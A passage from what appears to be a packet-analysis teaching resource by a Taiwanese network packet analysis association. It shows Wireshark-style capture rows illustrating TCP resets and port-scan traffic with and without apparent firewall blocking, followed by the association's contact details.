 37265 2019-08-07 16:40:29.072846  192.168.201.59   203.74.69.209     TCP          54 52564 → 443 [RST, ACK] Seq=3281 Ack=107856 Win=0 Len=0
 37266 2019-08-07 16:40:29.073204  192.168.201.59   203.74.69.81      TCP          54 52559 → 443 [RST, ACK] Seq=3479 Ack=205312 Win=0 Len=0
 37267 2019-08-07 16:40:29.073351  192.168.201.59   203.74.69.81      TCP          54 52579 → 443 [RST, ACK] Seq=620 Ack=238 Win=0 Len=0
 37268 2019-08-07 16:40:29.073418  192.168.201.59   172.217.160.100   TCP          54 52578 → 443 [RST, ACK] Seq=598 Ack=232 Win=0 Len=0
 37269 2019-08-07 16:40:29.073493  192.168.201.59   31.13.87.36       TCP          54 52568 → 443 [RST, ACK] Seq=1043 Ack=1499 Win=0 Len=0
 37270 2019-08-07 16:40:29.073555  192.168.201.59   203.74.69.145     TCP          54 52574 → 443 [RST, ACK] Seq=620 Ack=238 Win=0 Len=0
 37271 2019-08-07 16:40:29.073629  192.168.201.59   31.13.87.5        TCP          54 52557 → 443 [RST, ACK] Seq=1516 Ack=76653 Win=0 Len=0
 37272 2019-08-07 16:40:29.073745  192.168.201.59   203.74.69.17      TCP          54 52561 → 443 [RST, ACK] Seq=3295 Ack=292291 Win=0 Len=0
 37273 2019-08-07 16:40:29.073805  192.168.201.59   216.58.200.35     TCP          54 52577 → 443 [RST, ACK] Seq=5623 Ack=2962 Win=0 Len=0
 37274 2019-08-07 16:40:29.073863  192.168.201.59   172.217.24.2      TCP          54 52576 → 443 [RST, ACK] Seq=611 Ack=232 Win=0 Len=0
 37275 2019-08-07 16:40:29.393415  192.168.201.59   52.114.158.50     TCP          54 52586 → 443 [RST, ACK] Seq=1625 Ack=6601 Win=0 Len=0
 37276 2019-08-07 16:40:29.394634  192.168.201.59   13.107.21.200     TCP          54 52584 → 443 [RST, ACK] Seq=670 Ack=258 Win=0 Len=0
 37277 2019-08-07 16:40:29.396205  192.168.201.59   13.107.21.200     TCP          54 52583 → 443 [RST, ACK] Seq=13898 Ack=556161 Win=0 Len=0
 37278 2019-08-07 16:40:49.156342  192.168.201.152  192.168.201.59    UDP          70 54898 → 2054 Len=28
```

PortScan的常見封包序列 (無防火牆阻擋)



No.	Time	Source	Destination	Protocol	Length	Info
611	2019-08-19 15:36:43.809608	192.168.201.59	192.168.201.51	TCP	66	58630 → 542 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
612	2019-08-19 15:36:43.825107	192.168.201.59	192.168.201.51	TCP	66	58631 → 543 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
613	2019-08-19 15:36:43.840527	192.168.201.59	192.168.201.51	TCP	66	58632 → 544 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
614	2019-08-19 15:36:43.856262	192.168.201.59	192.168.201.51	TCP	66	58633 → 545 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
615	2019-08-19 15:36:43.871676	192.168.201.59	192.168.201.51	TCP	66	58634 → 546 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
616	2019-08-19 15:36:43.887381	192.168.201.59	192.168.201.51	TCP	66	58635 → 547 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
617	2019-08-19 15:36:43.902939	192.168.201.59	192.168.201.51	TCP	66	58636 → 548 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
618	2019-08-19 15:36:43.919056	192.168.201.59	192.168.201.51	TCP	66	58637 → 549 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
619	2019-08-19 15:36:44.199965	192.168.201.59	192.168.201.51	TCP	66	58638 → 550 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
620	2019-08-19 15:36:44.215972	192.168.201.59	192.168.201.51	TCP	66	58639 → 551 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
621	2019-08-19 15:36:44.231758	192.168.201.59	192.168.201.51	TCP	66	58640 → 552 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
622	2019-08-19 15:36:44.247466	192.168.201.59	192.168.201.51	TCP	66	58641 → 553 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
623	2019-08-19 15:36:44.262549	192.168.201.59	192.168.201.51	TCP	66	58642 → 554 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
624	2019-08-19 15:36:44.278098	192.168.201.59	192.168.201.51	TCP	66	58643 → 555 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
625	2019-08-19 15:36:44.293955	192.168.201.59	192.168.201.51	TCP	66	58644 → 556 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
626	2019-08-19 15:36:44.309340	192.168.201.59	192.168.201.51	TCP	66	58645 → 557 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
627	2019-08-19 15:36:44.325053	192.168.201.59	192.168.201.51	TCP	66	58646 → 558 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
628	2019-08-19 15:36:44.340585	192.168.201.59	192.168.201.51	TCP	66	58647 → 559 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
629	2019-08-19 15:36:44.357002	192.168.201.59	192.168.201.51	TCP	66	58648 → 560 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
630	2019-08-19 15:36:44.371813	192.168.201.59	192.168.201.51	TCP	66	58649 → 561 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
631	2019-08-19 15:36:44.387511	192.168.201.59	192.168.201.51	TCP	66	58650 → 562 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
632	2019-08-19 15:36:44.403201	192.168.201.59	192.168.201.51	TCP	66	58651 → 563 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
633	2019-08-19 15:36:44.419531	192.168.201.59	192.168.201.51	TCP	66	58652 → 564 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
634	2019-08-19 15:36:44.434129	192.168.201.59	192.168.201.51	TCP	66	58653 → 565 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
635	2019-08-19 15:36:45.699878	192.168.201.59	192.168.201.51	TCP	66	58654 → 566 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256

PortScan的常見封包序列 (疑似防火牆阻擋)



No.	Time	Source	Destination	Protocol	Length	Info
1132	2019-08-19 15:43:27.037682	61.222.173.87	192.168.201.59	TCP	60	21 → 61946 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1133	2019-08-19 15:43:27.037924	61.222.173.86	192.168.201.59	TCP	60	6588 → 61945 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1134	2019-08-19 15:43:27.037925	61.222.173.87	192.168.201.59	TCP	60	110 → 61949 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1135	2019-08-19 15:43:27.037926	61.222.173.87	192.168.201.59	TCP	60	25 → 61947 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1136	2019-08-19 15:43:27.037927	61.222.173.87	192.168.201.59	TCP	60	80 → 61948 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1137	2019-08-19 15:43:27.037928	61.222.173.87	192.168.201.59	TCP	60	119 → 61950 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1138	2019-08-19 15:43:27.037929	61.222.173.88	192.168.201.59	TCP	60	6588 → 61957 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1139	2019-08-19 15:43:27.037930	61.222.173.88	192.168.201.59	TCP	60	25 → 61953 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1140	2019-08-19 15:43:27.037931	61.222.173.88	192.168.201.59	TCP	60	21 → 61952 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1141	2019-08-19 15:43:27.038153	61.222.173.87	192.168.201.59	TCP	60	6588 → 61951 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1142	2019-08-19 15:43:27.038155	61.222.173.88	192.168.201.59	TCP	60	80 → 61954 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1143	2019-08-19 15:43:27.038155	61.222.173.88	192.168.201.59	TCP	60	119 → 61956 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1144	2019-08-19 15:43:27.038157	61.222.173.88	192.168.201.59	TCP	60	110 → 61955 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1145	2019-08-19 15:43:27.574551	61.222.173.89	192.168.201.59	TCP	60	21 → 61958 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1146	2019-08-19 15:43:27.574553	61.222.173.89	192.168.201.59	TCP	60	80 → 61960 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1147	2019-08-19 15:43:27.574554	61.222.173.89	192.168.201.59	TCP	60	25 → 61959 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1148	2019-08-19 15:43:27.574724	61.222.173.89	192.168.201.59	TCP	60	119 → 61962 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1149	2019-08-19 15:43:27.574726	61.222.173.89	192.168.201.59	TCP	60	110 → 61961 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1150	2019-08-19 15:43:28.648254	61.222.173.89	192.168.201.59	TCP	60	6588 → 61963 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1151	2019-08-19 15:43:28.648391	61.222.173.90	192.168.201.59	TCP	60	21 → 61964 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1152	2019-08-19 15:43:28.648393	61.222.173.90	192.168.201.59	TCP	60	25 → 61965 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1153	2019-08-19 15:43:29.185136	61.222.173.90	192.168.201.59	TCP	60	110 → 61967 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1154	2019-08-19 15:43:29.185137	61.222.173.90	192.168.201.59	TCP	60	80 → 61966 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1155	2019-08-19 15:43:29.185273	61.222.173.90	192.168.201.59	TCP	60	6588 → 61969 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1156	2019-08-19 15:43:29.185274	61.222.173.90	192.168.201.59	TCP	60	119 → 61968 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

NTPA / NSPA

中華民國網路封包分析協會

- 劉得民 Diamond Liu, dmliu99999@gmail.com
- http://www.ntpa.org.tw
- http://www.nspa-cert-tw.org
- http://www.nspacert.org
- http://www.huge-diamond.net